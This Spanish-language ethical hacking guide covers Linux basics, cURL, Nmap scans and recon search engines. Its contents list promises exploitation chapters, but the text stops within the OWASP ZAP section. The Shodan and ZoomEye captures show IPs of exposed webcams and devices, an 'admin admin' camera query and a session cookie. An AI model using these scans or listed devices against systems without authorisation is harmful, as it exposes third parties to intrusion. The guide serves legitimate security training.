

GUÍA DE
BUG BOUNTY
Y HACKING ÉTICO

Ciberseguridad Ofensiva

Reconocimiento • Escaneo • Explotación • OSINT

CREADPAG / 2026

«*La seguridad no es un producto, es un proceso.*» — Bruce Schneier

Tabla de Contenidos

Tabla de Contenidos	2
Capítulo 1: Introducción a Linux	3
1.1 Comandos Básicos	3
1.1.1 Ejemplos de Uso	3
1.1.2 Opciones del Comando ls	3
1.1.3 Búsqueda de Archivos	4
1.1.4 Tabla de Comandos Esenciales	4
1.2 Bash Scripting — Referencia Rápida	4
Variables y Cadenas	5
Condicionales y Bucles	5
1.3 cURL	5
Capítulo 2: Nmap — Conceptos Básicos	6
2.1 Conceptos Fundamentales	6
Estados de un Puerto	6
2.2 Comandos de Nmap	6
2.3 Scripts NSE	6
Capítulo 3: Herramientas de Reconocimiento en Línea	8
3.1 Netcraft	8
3.2 Shodan	8
3.3 ZoomEye	9
Capítulo 4: Ciberseguridad	10
4.1 Amenazas	10
4.2 Ejemplo de Phishing y su Evolución	10
4.3 Pilares de la Seguridad de la Información	11
4.4 Ciclo de Vida de la Ciberseguridad (NIST)	11
4.5 Análisis de Riesgos	12
4.6 Vulnerabilidades (CVSS / CVE)	12
Capítulo 5: Conociendo al Atacante	13
Capítulo 6: Hacking y Ciberinteligencia	14
6.1 Tipos de Vulnerabilidades Comunes	14
Capítulo 7: Escaneo Web	15
7.1 OWASP ZAP	15
Instalación	15
Configuración del Proxy	15
Interfaz de Usuario	15
Web Crawling (Spider)	16
Fuzzer	17
Alertas y Resultados	17
Prueba de Ataque	18

SPA (Single Page Application)	19
7.2 Fierce	20
7.3 GoBuster	21
7.4 Nikto	21
7.5 Dirb	22
7.6 D-TECT	22
Capítulo 8: Explotación	23
8.1 BurpSuite	23
Configuración del Proxy	23
Interceptando Tráfico	23
Fuerza Bruta con Intruder	24
Uso del Repeater	26
Uso del Intruder (Fuzzing)	26
Extensiones de BurpSuite	27
8.2 WebShells	28
8.3 Netcat	30
Bind Shell	31
Reverse Shell	31
8.4 Metasploit Framework	31
Comandos Principales	31
Ejemplo: EternalBlue (MS17-010)	32
Workspaces y Base de Datos	33
Escalamiento de Privilegios	34
8.5 Comandos de Reverse Shell	34
Bash	35
Python	35
PHP	35
Netcat	35
Capítulo 9: Explotación Avanzada en IoT	36
9.1 El Ataque a DYN (Octubre 2016)	36
9.2 Metodología: Seek & Bot	36
Capítulo 10: OSINT (Open Source Intelligence)	38
10.1 Fases del Proceso OSINT	38
10.2 Herramientas OSINT Principales	38
Capítulo 11: Ingeniería Social	39
11.1 Maltego	39
11.2 Google Dorks	39
11.3 TheHarvester	40
11.4 Metagoofil	40
11.5 iKy	41

Capítulo 1: Introducción a Linux

Linux como tal es un kernel mayormente libre, desarrollado en C y lenguaje ensamblador, semejante a MINIX, que a su vez es semejante a UNIX. Fue lanzado en septiembre de 1991 por Linus Torvalds, convirtiéndose en un núcleo poderoso.

Por lo general, en distribuciones los verás como GNU/Linux. GNU es una colección de programas libres, fundado por Richard Stallman, cuya unión da paso a un sistema operativo libre.

1.1 Comandos Básicos

Nos enfocaremos en Bash (Bourne-Again Shell), el intérprete de comandos más popular en distribuciones Linux.

1.1.1 Ejemplos de Uso

```
lab@CHP:~$ cd EjemploCarpeta/          # Entrá a la carpeta
lab@CHP:~$ ls                            # Lista archivos
lab@CHP:~$ touch archivos.txt           # Crea un archivo vacío
lab@CHP:~$ echo "Contenido" > archivo.txt # Redirige contenido
lab@CHP:~$ ls -lt                          # Lista por fecha
```

Los comandos pueden ser concatenados mediante pipes o redirecciones:

```
lab@CHP:~$ ls | grep "a"      # Archivos que contienen la letra a
lab@CHP:~$ ls | grep "1"      # Archivos que contienen el número 1
```

1.1.2 Opciones del Comando ls

Comando	Descripción
-a	Lista todos los archivos, incluyendo ocultos (.)
-d	Nombre del directorio en vez de su contenido
-l	Detalle: permisos, enlaces, propietario, grupo, tamaño, fecha
-r	Invierte el orden de listado
-s	Tamaño en bloques de 1024 bytes
-h	Tamaños en KB, MB, etc.
-t	Ordenados por tiempo de modificación
-A	Todos excepto . y ..
-R	Contenidos recursivos

1.1.3 Búsqueda de Archivos

```

find . -name archivo.txt      # Busca por nombre
find . -name *.txt           # Busca por extensión
find /ruta/ -name *.txt       # Busca en otra ruta
find www/ -user root         # Busca por usuario
find www/ -user root -perm 777 # Con permisos específicos
egrep -R 'admin' *.php       # Busca texto dentro de archivos

```

1.1.4 Tabla de Comandos Esenciales

Comando	Descripción
<code>mkdir</code>	Crear un directorio
<code>ls</code>	Mostrar lista de archivos
<code>cd</code>	Cambiar de directorio
<code>vim</code>	Editor de texto
<code>pwd</code>	Directorio de trabajo actual
<code>cat</code>	Concatenar e imprimir archivos
<code>echo</code>	Mostrar texto
<code>grep</code>	Buscar patrones
<code>wc</code>	Contar líneas, palabras, bytes
<code>sort</code>	Ordenar líneas
<code>tar</code>	Archivar archivos
<code>kill</code>	Terminar un proceso
<code>ps</code>	Informar procesos actuales
<code>who</code>	Quién está conectado
<code>passwd</code>	Actualizar contraseñas
<code>su</code>	Cambiar a superusuario
<code>chown</code>	Cambiar propietario
<code>chmod</code>	Cambiar permisos
<code>ssh</code>	Sesión remota
<code>scp</code>	Copia segura remota
<code>find</code>	Buscar archivos
<code>cp / mv / rm</code>	Copiar, mover, eliminar

1.2 Bash Scripting — Referencia Rápida

Variables y Cadenas

```
NAME="John"  
echo $NAME  
echo "Hi $NAME"    #=> Hi John  
echo 'Hi $NAME'   #=> Hi $NAME
```

Condicionales y Bucles

```
if [[ -z "$string" ]]; then  
    echo "Cadena vacía"  
fi  
  
for i in {1..5}; do  
    echo "Bienvenido $i"  
done
```

1.3 cURL

cURL es un proyecto de software para transferencia de archivos. Soporta FTP, HTTP, HTTPS, TFTP, SCP, SFTP, Telnet y más.

```
curl -a --silent IP          # Contenido y cabeceras  
curl -sI ejemplo.com | sed -n 's/Server: *//p' # Info del servidor  
curl -u username:password URL      # Autenticación  
curl -u ftpuser:ftppass -O ftp://server/archivo.php # Descargar FTP
```

Capítulo 2: Nmap — Conceptos Básicos

Nmap es un programa de código abierto para rastreo de puertos, ampliamente utilizado por expertos en seguridad de redes.

2.1 Conceptos Fundamentales

- **Puerto:** Zona donde dos hosts intercambian información.
- **Servicio:** Tipo de información que se intercambia (SSH, Telnet, etc.).
- **Firewall:** Acepta o rechaza tráfico entrante o saliente.

Estados de un Puerto

- **open:** El puerto es accesible y hay un demonio escuchando.
- **closed:** El puerto es accesible pero no hay demonio.
- **filtered:** El puerto no es accesible; un firewall lo filtra.

2.2 Comandos de Nmap

Comando	Descripción
<code>nmap 192.168.0.1-20</code>	Escanear un rango de IPs
<code>nmap 192.168.0.1/24</code>	Escanear una subred
<code>nmap -p 80 192.168.0.9</code>	Escanear un solo puerto
<code>nmap -p 1-100 192.168.0.9</code>	Escanear rango de puertos
<code>nmap -p- 192.168.0.9</code>	Escanear todos los 65535 puertos
<code>nmap -sT 192.168.0.9</code>	Escaneo TCP
<code>nmap -sU 192.168.0.9</code>	Escaneo UDP
<code>nmap -sV 192.168.0.9</code>	Versiones de servicios
<code>nmap -O 192.168.0.9</code>	Detectar sistema operativo
<code>nmap -oN output.txt IP</code>	Guardar en texto
<code>nmap -oX output.xml IP</code>	Guardar en XML
<code>nmap -F 192.168.0.9</code>	Escaneo rápido (100 puertos)
<code>nmap -PR 192.168.0.9</code>	Escaneo ARP (red local)

2.3 Scripts NSE

Nmap Scripting Engine permite verificar vulnerabilidades, firewalls y resolver falsos positivos.

```
$nmap -p80,443 --script http-waf-detect target.com      # WAF  
$nmap -p80,443 --script http-waf-fingerprint target.com # Huellas  
$nmap -p80,443 --script dns-brute target.com          # Subdominios  
$ nmap -sV -sC --script=default,vuln 192.168.0.3 -oN resultado.txt
```

Comando	Descripción
auth	Scripts de autenticación
default	Scripts básicos por defecto
discovery	Recupera información del objetivo
intrusive	Scripts intrusivos
malware	Revisa códigos maliciosos/backdoors
vuln	Vulnerabilidades más conocidas
all	Todos los scripts NSE

Capítulo 3: Herramientas de Reconocimiento en Línea

Herramientas que nos ayudan a tener un panorama general de la infraestructura del objetivo.

3.1 Netcraft

Compañía de servicios de Internet que ofrece análisis de servidores web y alojamiento, incluyendo detección de servidor y sistema operativo. Útil para verificar el historial de hosting.

Site report for https://creadpag.com

• Look up another site?

Share:     


Background

Site title	CreadPag	Date first seen	February 2017
Site rank	Not Present	Primary language	Spanish
Description	Ciberseguridad defensiva: detecta vulnerabilidades y mejora sistemas con laboratorios y pruebas autorizadas. Ético y responsable.		

Interfaz de búsqueda de Netcraft


3.2 Shodan

Motor de búsqueda que permite encontrar equipos conectados a Internet a través de filtros. Útil para sistemas industriales, webcams y detección de vulnerabilidades.



The screenshot shows the Shodan search interface. At the top, there's a navigation bar with links for 'Shodan', 'Developers', 'Monitor', 'View All...', 'Explore', 'Pricing', 'Enterprise Access', 'New to Shodan?', and 'Login or Register'. Below the navigation is a search bar with a placeholder 'Search Shodan' and a magnifying glass icon. The main area is titled 'Explore' with the sub-instruction 'Discover the Internet using search queries shared by other users.' There are three main sections: 'Featured Categories' (Industrial Control Systems, Databases, Video Games), 'Top Voted' (Webcam, Cams, Netcam), and 'Recently Shared' (123, AUSTINTEXAS.GOV, IBM OS 400).

Featured Categories



Top Voted

11,200	Webcam	best ip cam search I have found yet.	2010-03-15
4,551	Cams	admin admin	2012-02-06
2,438	Netcam	Netcam	2012-01-13

Recently Shared

1	123	2019-07-25
1	AUSTINTEXAS.GOV	Drupal Vulns on externalpages
1	IBM OS 400	IBM OS 400 mini computer

Interfaz principal de Shodan

TOTAL RESULTS
68

TOP COUNTRIES

Country	Count
Germany	10
Poland	8
Hungary	8

RELATED TAGS: webcam, surveillance, cams

188.143.19.166

188-143-19-166.pool.digikabel.hu
DIGI Tavkozlesi es Szolgaltato Kft.
Added on 2019-07-23 18:16:28 GMT
Hungary, Budapest

HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Server: SQ-WEBCAM
CONTENT-LENGTH:1002

--- VIDEO WEB SERVER ---

83.160.88.114
HTTP/1.1 200 OK

Shodan mostrando vulnerabilidades de activos

3.3 ZoomEye

Motor de búsqueda similar a Shodan con una ingeniería de búsqueda más optimizada y más resultados por consulta.

搜索结果 | 统计报告 | 全球视角 | 相关漏洞 | 分词 | 贡献 | 下载

找到约 26,139 条结果 用时 0.061 秒

openwebif × +app:TwistedWeb × +httpd ×

搜索类型	数量
设备	26,137
ipv4设备	26,137
ipv6设备	0

年份	数量
2019	1,706
2018	2,406

37.17.101.100

8083/http
Belarus
2019-07-25 22:08

HTTP/1.0 200 OK
Date: Thu, 25 Jul 2019 14:08:26 GMT
Content-Type: text/html
Server: TwistedWeb/13.2.0
Set-Cookie: TWISTED_SESSION=4a914bb344f66841a74b52cd6097c455; Path=/

```
<!DOCTYPE html>
<html lang="en">
```

```
<head>
<script src="js/jquery.min.js"></script>
<script src="js/jquery-ui.min.js"></script>
<script type="text/javascript" src="js/openwebif-1.2.17.mi
```

Interfaz de ZoomEye

Capítulo 4: Ciberseguridad

La ciberseguridad es la práctica de defender computadoras, servidores, dispositivos móviles, sistemas electrónicos, redes y datos de ataques maliciosos.

4.1 Amenazas

Englobamos tres tipos de amenazas que representan el día a día del cibercrimen:

Incluyen: virus, robo de identidad, ataques de contraseñas, spyware, keyloggers, adware, troyanos y ransomware.

4.2 Ejemplo de Phishing y su Evolución

Los cibercriminales aprovechan servicios HTTPS gratuitos y ataques IDN Homograph para engañar a los usuarios.



4.3 Pilares de la Seguridad de la Información



Triada CIA: Confidencialidad, Integridad, Disponibilidad

- **Confidencialidad:** Garantiza acceso solo a personas autorizadas.
- **Disponibilidad:** Garantiza acceso cuando es requerida.
- **Integridad:** Garantiza que la información sea consistente y coherente.

4.4 Ciclo de Vida de la Ciberseguridad (NIST)



Framework de ciberseguridad del NIST

- **Paso 1 —** Priorización y definición de alcance.
- **Paso 2 —** Orientación: identificar sistemas, amenazas y vulnerabilidades.
- **Paso 3 —** Crear un perfil actual.
- **Paso 4 —** Ejecutar un análisis de riesgos.
- **Paso 5 —** Crear un perfil objetivo.
- **Paso 6 —** Determinar, analizar y priorizar brechas.
- **Paso 7 —** Implementar el plan de acción.

4.5 Análisis de Riesgos

- **Controlar:** Fortalecer controles existentes.
- **Eliminar:** Eliminar el activo relacionado.
- **Compartir:** Traspasar parte del riesgo a un tercero.
- **Aceptar:** Aceptar el nivel de exposición.

4.6 Vulnerabilidades (CVSS / CVE)



CVE-2013-7518

Siglas de
Common
Vulnerabilities
and Exposures Año de
registro Número de cuatro
cifras asignado a la
vulnerabilidad

Common Vulnerabilities and Exposures (CVE)


Capítulo 5: Conociendo al Atacante

Los ataques cibernéticos suelen detectarse después de haber sido efectuados. El deface es la primera etapa del cibercrimen; la siguiente es el reconocimiento del valor del activo comprometido.

Capítulo 6: Hacking y Ciberinteligencia

Un hacker tiene la capacidad de encontrar o crear nuevos métodos de explotación. Durante la certificación usaremos Kali Linux como distribución principal.

6.1 Tipos de Vulnerabilidades Comunes



- **Bugs:** Errores en el código que causan resultados incorrectos.
- **Contraseñas débiles:** Contraseñas cortas o predecibles.
- **Falta de cifrado:** Datos sin protección criptográfica.
- **OS Command Injection:** Ejecución no autorizada de comandos del SO.
- **SQL Injection:** Código malicioso para manipular bases de datos.
- **Buffer Overflow:** Escritura más allá del límite de memoria.
- **Path Traversal:** Acceso no autorizado a directorios.
- **XSS:** Inyección de scripts maliciosos en sitios web.

Capítulo 7: Escaneo Web

Herramientas: ZAP, GoBuster, Nikto, Fierce, Dirb, D-TECT y cURL.

7.1 OWASP ZAP

The screenshot shows the OWASP ZAP interface. On the left, there is a tree view of a website structure under the host `http://192.168.15.13`. The structure includes a root folder `/`, an `admin` folder, an `all.php` file, a `cat.php` file containing items `id=1`, `id=2`, and `id=3`, a `css` folder, and an `index.php` file. On the right, there is a table titled "Host" with one row highlighted in orange. The row contains the host `http://192.168.15.13`, method `GET`, URL `/cat.php?id=3`, and a status indicator `✓`.

OWASP Zed Attack Proxy (ZAP)

ZAP es una herramienta de prueba de penetración integrada de OWASP para encontrar vulnerabilidades en aplicaciones web.

Instalación

```
apt-get install zaproxy
```

Configuración del Proxy

Instalar FoxyProxy para Firefox y configurar el proxy local apuntando a ZAP (localhost:8080).


The screenshot shows the FoxyProxy configuration interface. It has several input fields: "Proxy Type" set to "HTTP", "Title or Description (optional)" set to "owasp", "Color" set to "#0055e5", "IP address, DNS name, server name" set to "127.0.0.1", and "Port" set to "8080".

Configuración de FoxyProxy

The screenshot shows the "Local Proxies" configuration in ZAP. It displays a "Local Proxy" section with two fields: "Address:" set to "localhost" and "Port (eg 8080):" set to "8080".

Configuración del proxy local en ZAP


Interfaz de Usuario




Interfaz principal de ZAP con las 4 secciones


- Modos:** Standard, Attack, Safe y Protected Mode.
- Sites:** Sitios accedidos a través del proxy.
- Workspace:** Quick Start, Request/Response.
- Bottom Window:** Resultados, historial y vulnerabilidades.

Web Crawling (Spider)



El crawling identifica enlaces de forma recursiva, descubriendo href, src, http-equiv y location.




*Opciones de configuración del Spider***Fuzzer***Interfaz del Fuzzer en ZAP*

Fuzzing envía datos inesperados a las entradas de un sitio web para descubrir errores y lagunas de seguridad.

Alertas y Resultados


- ▶ **X-Frame-Options Header Not Set**
- ▶ **Cross-Domain JavaScript Source File Inclusion (3)**
- ▶ **Incomplete or No Cache-control and Pragma HTTP Header**
- ▶ **Web Browser XSS Protection Not Enabled**
- ▶ **X-Content-Type-Options Header Missing (21)**

Panel de alertas de ZAP




Informe HTML generado por ZAP


Prueba de Ataque



Configurar contexto de ataque




Ejecutar spider en el objetivo

